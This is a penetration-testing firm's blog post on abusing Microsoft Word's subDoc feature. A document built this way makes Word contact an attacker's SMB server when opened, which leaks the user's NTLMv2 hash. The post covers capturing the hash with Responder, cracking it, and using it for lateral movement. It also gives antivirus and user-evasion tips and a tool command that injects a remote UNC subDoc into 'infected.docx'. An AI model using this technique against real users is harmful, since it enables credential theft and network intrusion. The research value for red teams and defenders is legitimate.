Share this post:

Background: Microsoft Office Exploitation

Microsoft Office documents have been a major avenue for hackers and malware for years. Memory corruption in Word or other Office docs provided dozens of zeroday vulnerabilities, but architectural developments in Windows and elsewhere are making those harder to exploit.

But memory exploitation isn't the only option for delivering weaponized docs. The Microsoft Office suite is feature-rich, often backward compatible with old functions, and packed full of little-known features and quirks. Even the now-infamous Dynamic Data Exchange (DDE) function had been around since Office 2007.

Why Research Office Docs?

At Rhino Security Labs, we regularly dedicate time and resources towards developing techniques to bypass and evade various security systems, including email security and antivirus systems. The ubiquity of Office makes them an ideal target for phishing and penetration testing campaigns.

Also important is the idea of "living off the land" to minimize the chance of a failed exploit (common in memory exploitation) and the general risk of detection. By using Office's tools to circumvent security systems, we've seen success rates rise significantly in our engagements.

In this blog post, we detail a feature we've identified in Microsoft Word (subDoc), compromising the targets NTLMv2 hash immediately once the doc has been opened.

Microsoft Word Feature Enumeration

While reading through Microsoft Developer Network Office references, we discovered a Word feature which allows the author to load sub-documents from a master document – aptly named "subDoc."

The subDoc feature is designed to load a document that is its own file, into the body of another document. This is something that might be used to include information that one document has in another, but that included information could be edited and viewed on its own. Upon further inspection, we determined that we could load remote (internet-hosted) subDoc documents into the host doc, opening the potential for abuse in certain situations.

This feature peaked our curiosity as it resembled a similar Office feature we've seen abused in the wild, attachedTemplate. Using the attachedTemplate method, an attacker would be able to send an arbitrary document to a target that would, upon opening, open an authentication prompt in the Windows style. It is this innocent looking functionality that usually catches the target by surprise and provides us the opportunity to harvest credentials remotely.

A good example of this specific phishing method being used in the wild can be read here.

Finding (and Abusing) subDoc

We determined, after testing in our sandbox environment, that abusing the subDoc method would allow us to do the same thing as the attachedTemplate method, but we wanted to explore it further.


We've found some organizations are not filtering egress SMB requests, and therefore would leak the NTLMv2 hash in the initial SMB request.

To exploit this feature, we would need to create a document that references a subDoc external resource pointing to a Universal Naming Convention (UNC) path (e.g. ////attackerip/subdoc/path), which is the universal way of connecting to servers and workstations without the need to specify a drive.

We ended up with using the following configuration, which is in the format of "///our.server.ip/subdoctest".

In the above configuration, we're telling Word to open a sub-document over the network using a UNC path which points external to their network. The destination IP address, in this case, is a VM instance that we control, hosted by a cloud provider which allows incoming SMB requests.

At this point, we're able to load Responder.py which allows us to listen for incoming SMB requests and collect the respective NTLMv2 hashes. During our testing phase, we were able to successfully prove the concept by intercepting NTLMv2 hashes upon opening of the test document:



The attack process for this would be to send a tainted document out to several targets while running Responder server on associated C2 server. After targets open the

document, we intercept the respective hashes, crack them using hashcat and use our newly found credentials for lateral movement across the target network. This is an ideal attack vector when combined with a post-intrusion situation, where the use of something like Bloodhound would assist you in determining an attack path to ActiveDirectory.

Exploit Compatibility and Restrictions

The subDoc feature of Word is supported in all recent versions, including Word 2007, 2010, 2013, and, 2016 which opens a large attack surface. There is no DDE, no scripts, and no memory exploitation required to abuse the subDoc- it is simply a feature that exists in Word.

While the target must click through “Enable Editing” to exit compatibility mode for the payload to execute, we’ve found this to still be very successful as no additional interaction is required.

There is no support for SMB on Mac and Linux machines, so that attack route is not possible. Possible blocks to this attack could be egress filtering/network configuration or strong firewall protections.

Detection and Evasion

SubDoc Antivirus Detection

As this feature has not been recognized publicly as an attack vector for malicious actions, it is not something that is recognized by anti-virus software. We performed a scan using 17 popular antivirus engines and confirmed that none of them detected this file as malicious.

User Detection/Hiding

When the Word Doc opens, the SubDoc automatically attempts to load and (after reaching Responder and failing to pull back a sub document), provides a link to the user in place of the would-be document. Important to note is that although file:// is prepended to it and it is a clickable link, it is not required for the user to click the link for the payload to execute.

Default Word URL that's created in the doc as a result of the failed subdoc loading (a side-effect of using Responder).

However, this link has the same properties as other Word objects and can be modified to hide it from the users' view. Here we modify the link to be white, preventing the identification of unusual behavior.

Subdoc reference link hidden in the background.

Link still present when hovering over it.

PoC Tool: SubDoc Injector

SubDoc Injector is a tool (by Hector Monsegur) which generates a Word SubDoc for a user-defined URL and integrates it into a user-specified 'parent' Word doc. This URL should point to the Responder URL (as mentioned above) to collect SMB hashes.

Subdoc Injector can be downloaded from our Github Repo.

Subdoc Reference Identifiers

As part of the Word specification, a subdoc *"reference identifier"* is required. This doesn't play a particularly important role other than making documents unique, but similar indicators have been used in the past for identifying malicious documents. To prevent the identification of Subdoc Injector-created documents, we've added a reference identifier number (-d) to make your documents unique and evade trivial doc signatures.

SubDoc Usage

SubDoc is simple to use, taking the file name to inject the subDoc into, the name of the document to create, the URL to point to, and a document identifier. As mentioned previously, the manual obfuscation of the link will need to be done manually, such as the white text listed in the screenshots.

```
python subdoc_injector.py -i mydoc.docx -o infected.docx -u ///127.0.0.1/subdoctest
-d 100
```

Conclusion

In reviewing the Microsoft Word spec and documentation, we identified a niche function (subDoc) which allows the loading of one doc inside another. By pointing this subDoc reference to either an external SMB Share or an HTTP Basic authentication prompt, we can either harvest NTLMv2 hashes or cleartext (user-submitted) credentials.

Office has a myriad of loosely-documented features that have yet to be explored. As more research goes into these functions, more vulnerabilities and abusable functions will likely be discovered, making the situation difficult for defenders to protect their systems.

Related Resources

ASSESSMENT SERVICES

Network Penetration Test
Webapp Penetration Test
AWS Cloud Penetration Testing
Azure Penetration Testing
Mobile App Assessment
Secure Code Review
Social Engineering / Phishing Testing
Vishing (Voice Call) Testing
Internet of Things (IoT) Assessment
Red Team Engagements

INDUSTRIES

Healthcare
Finance
Technology
Retail

RESOURCES

Technical Blog
Strategic Blog
Example Pentest Reports
Technical Research
Vulnerability Disclosures
Penetration Testing FAQ

Support: AWS Pentest Form

COMPANY

Leadership

Blog

Careers

Company Principles

RSS Feed

ABOUT US

Rhino Security Labs is a top penetration testing and security assessment firm, with focus on network pentest, web application pentest, IoT, and phishing testing. With manual, deep-dive engagements, we identify and mitigate security vulnerabilities which put clients at risk.
Endorsed by industry leaders, Rhino Security Labs is a trusted security advisor to the Fortune 500.

info@rhinosecuritylabs.com | (888) 944-8679 | Rhino Security Labs, Inc